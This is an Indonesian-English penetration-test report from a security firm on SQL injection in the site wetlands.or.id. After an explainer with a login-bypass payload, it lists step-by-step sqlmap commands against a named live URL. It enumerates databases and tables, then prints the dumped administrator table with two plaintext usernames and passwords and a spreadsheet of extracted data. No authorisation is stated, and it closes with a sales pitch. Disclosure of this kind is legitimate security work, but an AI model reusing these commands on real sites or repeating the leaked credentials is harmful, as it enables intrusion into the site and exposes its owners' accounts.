




LAPORAN CELAH KEAMANAN ***(SECURITY VULNERABILITY REPORT)***

SERVER: <http://www.wetlands.or.id>



Disusun oleh:
PT. Dua Inti Anugerah (DIA)

No Telp: +021-798 9323 - No HP: +62 878-8000-8513
Email: info@solusidia.id & cyber.security@solusidia.id

Alamat: Gedung Masindo – Lantai 3. Jl. Mampang Prapatan Raya No. 73A , Jakarta Selatan, 12790

Personil Penguji Keamanan (Pentester): Elsie Sihombing

Contents

CELAH KEAMANAN	2
Pengantar	2
Apa itu SQL Injection?	3
Mekanisme Kerja Serangan	4
Contoh Skenario Serangan	6
Dampak Yang Ditimbulkan	8
Bukti Celah Pada Sistem Server	9
Percobaan 1.	9
Percobaan 2.	10
Percobaan 3.	11
Percobaan 4.	12
Percobaan 5.	13
Percobaan 6.	
.....	
..... 14	
Referensi	16
Pencegahan, Solusi dan Perbaikan	17

CELAH KEAMANAN

Pengantar

(Introduction)

Data merupakan salah satu komponen terpenting dari sistem informasi. Aplikasi web bertenaga basis data digunakan oleh organisasi untuk mendapatkan data dari pelanggan. SQL adalah singkatan dari Structured Query Language. Ini digunakan untuk mengambil dan memanipulasi data dalam database.

Data is one of the most vital components of information systems. Database powered web applications are used by the organization to get data from customers. SQL is the acronym for Structured Query Language. It is used to retrieve and manipulate data in the database.

Apa itu SQL Injection?

(What is SQL Injection?)

Injeksi SQL adalah kerentanan keamanan web yang memungkinkan penyerang mengganggu kueri yang dibuat aplikasi ke basis datanya. Biasanya memungkinkan penyerang untuk melihat data yang biasanya tidak dapat mereka ambil. Ini mungkin termasuk data milik pengguna lain, atau data lain yang dapat diakses oleh aplikasi itu sendiri. Dalam banyak kasus, penyerang dapat memodifikasi atau menghapus data ini, menyebabkan perubahan terus-menerus pada konten atau perilaku aplikasi.

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

SQL Injection adalah serangan yang meracuni pernyataan SQL dinamis untuk mengomentari bagian tertentu dari pernyataan atau menambahkan kondisi yang akan selalu benar. Ini mengambil keuntungan dari kelemahan desain dalam aplikasi web yang dirancang dengan buruk untuk mengeksploitasi pernyataan SQL untuk mengeksekusi kode SQL berbahaya.

SQL Injection is an attack that poisons dynamic SQL statements to comment out certain parts of the statement or appending a condition that will always be true. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code.

Dalam beberapa situasi, penyerang dapat meningkatkan serangan injeksi SQL untuk mengkompromikan server yang mendasarinya atau infrastruktur back-end lainnya, atau melakukan serangan penolakan layanan.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

Mekanisme Kerja Serangan

(Attack Mechanism)

Jenis serangan yang dapat dilakukan menggunakan injeksi SQL bervariasi tergantung pada jenis mesin database. Serangan itu bekerja pada pernyataan SQL dinamis. Pernyataan dinamis adalah pernyataan yang dihasilkan pada saat dijalankan menggunakan kata sandi parameter dari formulir web atau string kueri URI.

The types of attacks that can be performed using SQL injection vary depending on the type of database engine. The attack works on dynamic SQL statements. A dynamic statement is a statement that is generated at run time using parameters password from a web form or URI query string.

Mari kita pertimbangkan aplikasi web sederhana dengan formulir login. Kode untuk formulir HTML ditunjukkan di bawah ini.

Let's consider a simple web application with a login form. The code for the HTML form is shown below.

```
<form action='index.php' method="post">
<input type="email" name="email" required="required"/>
<input type="password" name="password"/>
<input type="checkbox" name="remember_me" value="Remember me"/>
<input type="submit" value="Submit"/>
</form>
```

PETUNJUK.

- Formulir di atas menerima alamat email, dan kata sandi kemudian mengirimkannya ke file PHP bernama **index.php**.
- Ini memiliki opsi untuk menyimpan sesi login dalam cookie. Kami telah menyimpulkan ini dari kotak centang **remember_me**. Ini menggunakan metode posting untuk mengirimkan data. Ini berarti nilai tidak ditampilkan di URL.

HINTS.

- The above form accepts the email address, and password then submits them to a PHP file named **index.php**.
- It has an option of storing the login session in a cookie. We have deduced this from the **remember_me** checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.

Misalkan pernyataan di backend untuk memeriksa ID pengguna adalah sebagai berikut:

Let's suppose the statement at the backend for checking user ID is as follows

```
SELECT * FROM users WHERE email = $_POST['email'] AND password =  
md5($_POST['password']);
```

PETUNJUK.


- Pernyataan di atas menggunakan nilai array **\$_POST[]** secara langsung tanpa membersihkannya.
- Kata sandi dienkripsi menggunakan algoritma **MD5**.

HINTS.

- *The above statement uses the values of the **\$_POST[]** array directly without sanitizing them.*
- *The password is encrypted using **MD5** algorithm.*


Contoh Skenario Serangan (Attack Scenario Example)

Target: <http://www.techpanda.org/>



Langkah 1: Enter `xxx@xxx.xxx` as the email address

Langkah 2: Enter `xxx') OR 1 = 1 --]`




Pernyataan SQL yang dihasilkan akan menjadi sebagai berikut:

The generated SQL statement will be as follows:

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
```

Diagram di bawah ini menggambarkan pernyataan yang telah dihasilkan.

The diagram below illustrates the statement has been generated.



PETUNJUK

- Pernyataan itu dengan cerdas mengasumsikan enkripsi md5 digunakan
- Melengkapi tanda kutip tunggal dan tanda kurung tutup
- Menambahkan kondisi ke pernyataan yang akan selalu benar

HINTS

- *The statement intelligently assumes md5 encryption is used*
- *Completes the single quote and closing bracket*
- *Appends a condition to the statement that will always be true*

Secara umum, serangan SQL Injection yang berhasil mencoba sejumlah teknik berbeda seperti yang ditunjukkan di atas untuk melakukan serangan yang berhasil.

In general, a successful SQL Injection attack attempts a number of different techniques such as the ones demonstrated above to carry out a successful attack.

Dampak Yang Ditimbulkan (Impact)

Serangan injeksi SQL yang berhasil dapat mengakibatkan akses tidak sah ke data sensitif, seperti kata sandi, detail kartu kredit, atau informasi pengguna pribadi. Banyak pelanggaran data profil tinggi dalam beberapa tahun terakhir adalah akibat dari serangan injeksi SQL, yang menyebabkan kerusakan reputasi dan denda peraturan. Dalam beberapa kasus, penyerang dapat memperoleh backdoor persisten ke dalam sistem organisasi, yang mengarah ke kompromi jangka panjang yang dapat luput dari perhatian untuk waktu yang lama.

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

Suntikan SQL dapat lebih berbahaya daripada hanya dengan melewati algoritma login. Beberapa serangan termasuk

- Menghapus data
- Memperbarui data
- Memasukkan data
- Menjalankan perintah di server yang dapat mengunduh dan menginstal program jahat seperti Trojan
- Mengekspor data berharga seperti detail kartu kredit, email, dan kata sandi ke server jarak jauh penyerang
- Mendapatkan detail login pengguna, dll

SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include

- *Deleting data*
- *Updating data*
- *Inserting data*
- *Executing commands on the server that can download and install malicious programs such as Trojans*
- *Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server*
- *Getting user login details etc*

Bukti Celah Pada Sistem Server

(*Vulnerability Proof in Server System*)

Link yang berpotensi memiliki celah:

http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55

Percobaan 1. (Memindai sistem jarak jauh)

Perintah pertama adalah memindai sistem jarak jauh untuk melihat apakah sistem tersebut rentan terhadap injeksi sql dan kemudian mengumpulkan informasi tentangnya.

PROSES.

Analyzing

sqlmap.py -u

http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55

Di atas adalah perintah pertama dan paling sederhana untuk dijalankan dengan alat sqlmap. Ini memeriksa parameter input untuk menemukan apakah mereka rentan terhadap injeksi sql atau tidak. Untuk sqlmap ini mengirimkan berbagai jenis muatan injeksi sql ke parameter input dan memeriksa output.


Dalam prosesnya sqlmap juga mampu mengidentifikasi sistem remote os, nama database dan versi. Berikut adalah bagaimana output mungkin terlihat seperti

```
PLACE          : GET
Paramter       : id
    Type        : boolean-based blind
    Title       : AND boolean-based blind - WHERE or HAVING clause
    Payload     : id=55' AND 1037=1037 AND 'AouL'='AouL

    Type        : UNION query
    Title       : Generic UNION query (NULL) - 16 columns
    Payload     :          id=-6781'          UNION          ALL          SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b7
1,0x4e46556e6b58526b677343416359686d576f7a706358674c7
4564154715654524e6b666c655a6872,0x7171786b71),NULL,NU
LL,NULL,NULL,NULL,NULL,NULL,NULL-- -
```

HASIL.

```
C:\Python27\sqlmap>sqlmap.py -u http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 13:53:50 /2022-06-25/
```

```
[13:53:50] [INFO] resuming back-end DBMS 'mysql'
```

```
[13:53:51] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

```
---
```

```
Parameter: id (GET)
```

```
  Type: boolean-based blind
```

```
  Title: AND boolean-based blind - WHERE or HAVING clause
```

```
  Payload: id=55' AND 1037=1037 AND 'Aoul'='Aoul
```

```
  Type: UNION query
```

```
  Title: Generic UNION query (NULL) - 16 columns
```

```
  Payload: id=-6781' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b71,0x4e46556e6b58526b67734341,NULL,NULL,NULL,NULL)-- -
```

```
---
```

```
[13:53:52] [INFO] the back-end DBMS is MySQL
```

```
web application technology: Apache
```

```
back-end DBMS: MySQL 5
```

```
[13:53:52] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'
```

```
[*] ending @ 13:53:52 /2022-06-25/
```

Jadi alat sqlmap telah menemukan sistem operasi, server web dan database bersama dengan informasi versi. Bahkan sebanyak ini cukup mengesankan. Tetapi inilah saatnya untuk melanjutkan dan melihat apa lagi yang bisa dilakukan alat ini.

Percobaan 2. (Temukan database)

Setelah sqlmap mengonfirmasi bahwa url jarak jauh rentan terhadap injeksi sql dan dapat dieksploitasi, langkah selanjutnya adalah mengetahui nama-nama database yang ada pada sistem jarak jauh. Opsi "--dbs" digunakan untuk mendapatkan daftar database.

PROSES.

Analyzing

sqlmap.py -u

http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55 --dbs

Outputnya bisa seperti ini

```
PLACE      : GET
Paramter   : id
            Type      : boolean-based blind
            Title     : AND boolean-based blind - WHERE or HAVING clause
            Payload   : id=55' AND 1037=1037 AND 'AouL'='AouL

            Type      : UNION query
            Title     : Generic UNION query (NULL) - 16 columns
            Payload   :      id=-6781' UNION ALL SELECT
                        NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b7
                        1,0x4e46556e6b58526b677343416359686d576f7a706358674c7
                        4564154715654524e6b666c655a6872,0x7171786b71),NULL,NU
                        LL,NULL,NULL,NULL,NULL,NULL,NULL-- -

available databases [2]:
[*] information_schema
[*] wetlands_berita
```

HASIL.

```
[*] starting @ 14:00:02 /2022-06-25/

[14:00:02] [INFO] resuming back-end DBMS 'mysql'
[14:00:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=55' AND 1037=1037 AND 'AouL'='AouL

  Type: UNION query
  Title: Generic UNION query (NULL) - 16 columns
  Payload: id=-6781' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b71,0x4e46556e6b58526b677343416359686d
, NULL,NULL,NULL,NULL-- -
---
[14:00:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5
[14:00:03] [INFO] fetching database names
[14:00:04] [INFO] resumed: 'information_schema'
[14:00:04] [INFO] resumed: 'wetlands_berita'
available databases [2]:
[*] information_schema
[*] wetlands_berita

[14:00:04] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'

[*] ending @ 14:00:04 /2022-06-25/
```

Percobaan 3. (Temukan tabel dalam database tertentu)

Sekarang saatnya untuk mencari tahu tabel apa yang ada di database tertentu. Katakanlah database yang menarik di sini adalah 'wetlands_berita'

PROSES.

Command: -u
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55 --tables -D wetlands_berita

Web Application

Technology: Apache
Powered-by: PHP/5.6.40
DB Server: =5
Data Bases: information_schema
 `wetlands_berita`

HASIL.

Database: `wetlands_berita`
[30 tables]

```
+-----+
| administrator |
| article       |
| biodiversity   |
| catalogue     |
| catalogue_category |
| db_amp        |
| db_bird       |
| db_crus       |
| db_fish       |
| db_mamm       |
| db_mol        |
| db_rep        |
| db_siteinfo   |
| db_siteinfo1  |
| db_veg        |
| dbsitemenu    |
| dbsitemenu1   |
| events       |
| faq           |
| general       |
| mg_species    |
| news         |
| pages        |
| pilihan_jawaban |
| product      |
| project      |
| prosiding    |
| reports      |
| topik        |
| wk1b         |
+-----+
```

[14:04:03] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'

[*] ending @ 14:04:03 /2022-06-25/

Kesimpulan:

Ditemukan dua buah databases pada sistem server, yaitu: **information_schema** dan **`wetlands_berita`**.

Percobaan 4. (Dapatkan kolom tabel)

Sekarang kita memiliki daftar tabel dengan kita, itu akan menjadi ide yang baik untuk mendapatkan kolom dari beberapa tabel penting. Katakanlah tabel adalah 'member' dan berisi nama admin dan kata sandi.

PROSES.

```
sqlmap.py -u
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55
--columns -D wetlands_berita -T administrator
Database : `wetlands_berita`
Table : administrator
[3 columns]
Columns found:
```

HASIL.

```
Database: wetlands_berita
Table: administrator
[3 columns]
```

Column	Type
AID	bigint(20) unsigned
pwd	varchar(16)
usr	varchar(255)

```
[14:10:54] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'
```

```
[*] ending @ 14:10:54 /2022-06-25/
```

Percobaan 5. (Dapatkan data dari tabel)

Sekarang sampai pada bagian yang paling menarik, mengekstrak data dari tabel. Perintahnya adalah

PROSES.

```
sqlmap.py -u  
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55 --dump  
-D wetlands_berita -T administrator
```

HASIL.

```
Database: wetlands_berita  
Table: administrator  
[2 entries]  
+-----+  
| AID | pwd | usr |  
+-----+  
| 1 | ahgae123 | wetlands |  
| 2 | akbar23102005 | nono |  
+-----+  
[14:13:31] [INFO] table 'wetlands_berita.administrator' dumped to CSV file 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id\dump\wetlands_berita\administrator.csv'  
[14:13:31] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'  
[*] ending @ 14:13:31 /2022-06-25/
```

Percobaan 6. (Dapatkan data dari database)

Sekarang sampai pada bagian yang paling menarik, mengekstrak data dari database. Perintahnya adalah

PROSES.

```
sqlmap.py -u
```

```
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55
```

```
-dump-all
```

HASIL.

db_siteinfo.csv - Excel (Activation Failed)

FileHomeInsertPage LayoutFormulasDataReviewViewTell me what you want to do...

PasteCutCopyFormat PainterClipboard

Calibri11AaB I U FontAlignementNumber

GeneralConditional Format as FormattingTableNormalBadGoodNeutralCalculationCheck CellStyles

InsertDelete FormatCellsAutoSumFillClearSort & Find & Filter - SelectEditing

A1fxvfyID

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
1	ID	DSCR	OWNER	LATSEC	LONDEG	LATMIN	LATDEG	LONSEC	LONMIN	EASTING	SITE_COD	AREASITE	STAT_REM	SITE_LOC	LEGISLAT	SPEC_MER	AREAWET	ALTITUDE	SITE_NAM	ALTITUDE	NORTH	SITE_DSCR	
2	1	NULL	Governme	0	132	18	0	48	31	E	IRJ01	10000	As of the v	North- Ke NULL	The northe	278	0	Jamursba-	0	5		The site is a 28 km long s	
3	2	NULL	NULL	0	133	27	1	48	55	E	IRJ02	4687	NULL	Danau Ang NULL	NULL	4687	2000	Danau Ang	1780	5		2 large permanent lakes	
4	3	NULL	Governme	48	132	49	1	12	16	E	IRJ03	122000	Conservat	Sungai Kai NULL	NULL	121000	150	Sungai Kai	0	5		This is the richest and m	
5	4	NULL	Sub Balai k	35	133	8	2	40	52	E	IRJ04	450000	Proposed	Access to I NULL	Bintuni Bar	260000	406	Teluk Binti	0	5		Teluk Bintuni (or Bintuni	
6	5	Strict natu NULL	38	135	38	0	48	39	E	IRJ05	42000	Cagar Alan	Pulau Supi SK No. 525	NULL	0	1034	Cagar Alan	0	5		Beautiful virgin forested		
7	6	National p Sub Balai k	27	135	9	2	3	8	E	IRJ06	1453500	Teluk Cen	Taman Na SK Menhut	NULL	80000	0	Taman Na	0	5		A large marine (propos		
8	7	NULL	NULL	33	134	46	2	60	36	E	IRJ07	795000	Proposed	I Tanjung W NULL	NULL	1590	2075	Tanjung W	0	5		High mountains with ma	
9	8	NULL	NULL	12	133	52	3	48	4	E	IRJ08	118000	Proposed	I Pegunungan NULL	NULL	11800	1600	Pegunung	0	5		Mountains Peninsula an	
10	9	NULL	NULL	0	135	36	3	48	1	E	IRJ09	3187	NULL	Danau Yan NULL	NULL	3187	107	Danau Yari	107	5		The site is a freshwater l	
11	10	Strict natu NULL	0	136	54	3	12	19	E	IRJ10	300000	Conservat	NULL	SK No. 84/ NULL	19550	4000	Cagar Alan	1750	5		A large lake (Danau Pani		
12	11	Wildlife re Governme	0	138	0	3	8	17	E	IRJ11	310000	Conservat	As of 1993	NULL	NULL	0	200	Sungai Ro	0	5		The Rouffier constitutes	
13	12	Wildlife re Governme	56	138	19	2	34	24	E	IRJ12	1442500	About 1.01	North cent	SK Mentan	NULL	1320187	2193	Suaka Mar	0	5		Includes the largest lake	
14	13	NULL	State land	0	140	36	2	48	49	E	IRJ13	9360	The status	The lake lc NULL	Five ender	9360	73	Danau Sen	0	5		Lake Sentani is a 24 kilor	
15	14	National p Governme	15	137	29	4	40	41	E	IRJ14	2505600	Taman na	Lorentz N	SK No. 44/ The site is	653250	4884	Cagar Alan	0	5		The wetlands are part of		
16	15	NULL	NULL	12	138	10	5	0	30	E	IRJ15	0	NULL	Sungai Lor NULL	NULL	0	0	Sungai Lor	0	5		One of the large slow-fl	
17	16	NULL	NULL	20	140	1	7	52	18	E	IRJ16	0	NULL	NULL	NULL	0	0	Sungai Dig	0	5		One of the largest rivers	
18	17	Wildlife re NULL	3	138	43	7	42	27	E	IRJ17	600000	The south	Suaka Mar SK No. 37/ The Kimaa	0	0	90	Suaka Mar	0	5		Pulau Kimaam (known v		
19	18	Strict natu NULL	22	138	49	7	45	57	E	IRJ18	1000	NULL	Pulau Pom NULL	NULL	0	0	Pulau Pom	0	5		A small mangrove island		
20	19	Wildlife re Governme	30	140	52	6	7	59	E	IRJ19	69390	The area is	NULL	SK Menhut	The lake is	50000	50	Suaka Mar	0	5		Seasonal swamps and la	
21	20	National p Sub Balai k	52	140	46	8	30	46	E	IRJ20	413.81	Wasur Wil	Wasur Nat SK Menhut	Wasur and	263.2	90	Taman Nai	0	5		Wasur National Park is k		
22	21	NULL	NULL	0	132	9	1	0	18	E	IRJ21	10000	NULL	NULL	Lake Ayarr	2200	250	Danau Aya	250	5		A 20 metres deep, 2,200	
23	22	Strict natu Managed l	48	105	34	6	0	12	E	JAV01	17500	Pulau Pani	Pulau Pani Mentan, 6	NULL	0	320	Cagar Alan	0	5		Panaitan is a relatively l		
24	23	Strict natu Governme	19	105	12	6	25	58	E	JAV02	2500	Cagar Alan	Cagar Alan SK GB No. Rawa Dani	1860	90	Cagar Alan	0	5			A 10 km long freshwater		
25	24	Strict natu Governme	12	106	4	6	57	11	E	JAV03	30	Pulau Dua	Cagar Alan GB.No.21	NULL	30	4	Cagar Alan	0	5			Pulau Dua is a lowlying t	
26	25	NULL	Managed l	60	106	58	5	4	42	E	JAV04	7	Part of Pari	Pari island NULL	NULL	0	0	Pulau Pari	0	5		Pari island complex is a g	
27	26	Strict natu Governme	34	106	3	6	37	44	E	JAV05	90	About 18 t	Pulau Ram SK GB No. The island	45	3	Pulau Ram	0	5			A small lowlying coral at		
28	27	Strict natu Provincial	3	106	6	6	45	51	E	JAV06	190	NULL	NULL	NULL	0	0	Teluk Jaka	0	5			Jakarta Bay includes a n	

db_siteinfo+

Ready

Wetlands...Laporan Fi...Word 2016Oracle VM...Kali-Linux...Snipping ...db_sitein...

28°CENG7:06 PM7/4/2022

Referensi

(Reference)

1. SQL Injection Knowledge Base - A reference guide for MySQL, MSSQL and Oracle SQL Injection attacks.
2. GreenSQL Open Source SQL Injection Filter - An Open Source database firewall used to protect databases from SQL injection attacks.
3. An Introduction to SQL Injection Attacks for Oracle Developers. This also includes recommended defenses.
4. Web Security Sql Injection, Portswigger
5. SQL Injection, OWASP

Pencegahan, Solusi dan Perbaikan (Prevention, Solution and Repair)

Hubungi kami segera, untuk mendapatkan bantuan dan informasi seputar pencegahan, solusi dan perbaikan. Kami menggunakan sejumlah sistem aplikasi (tools) yang sangat canggih untuk memberikan dan menyediakan Laporan Celah Keamanan yang lebih lengkap. Layanan kami telah digunakan oleh sejumlah instansi, baik berupa PT, CV, Rumah Sakit, Apotek, Sekolah, Kampus, Yayasan, Organisasi, Mikro-Bisnis dan Pemerintahan.

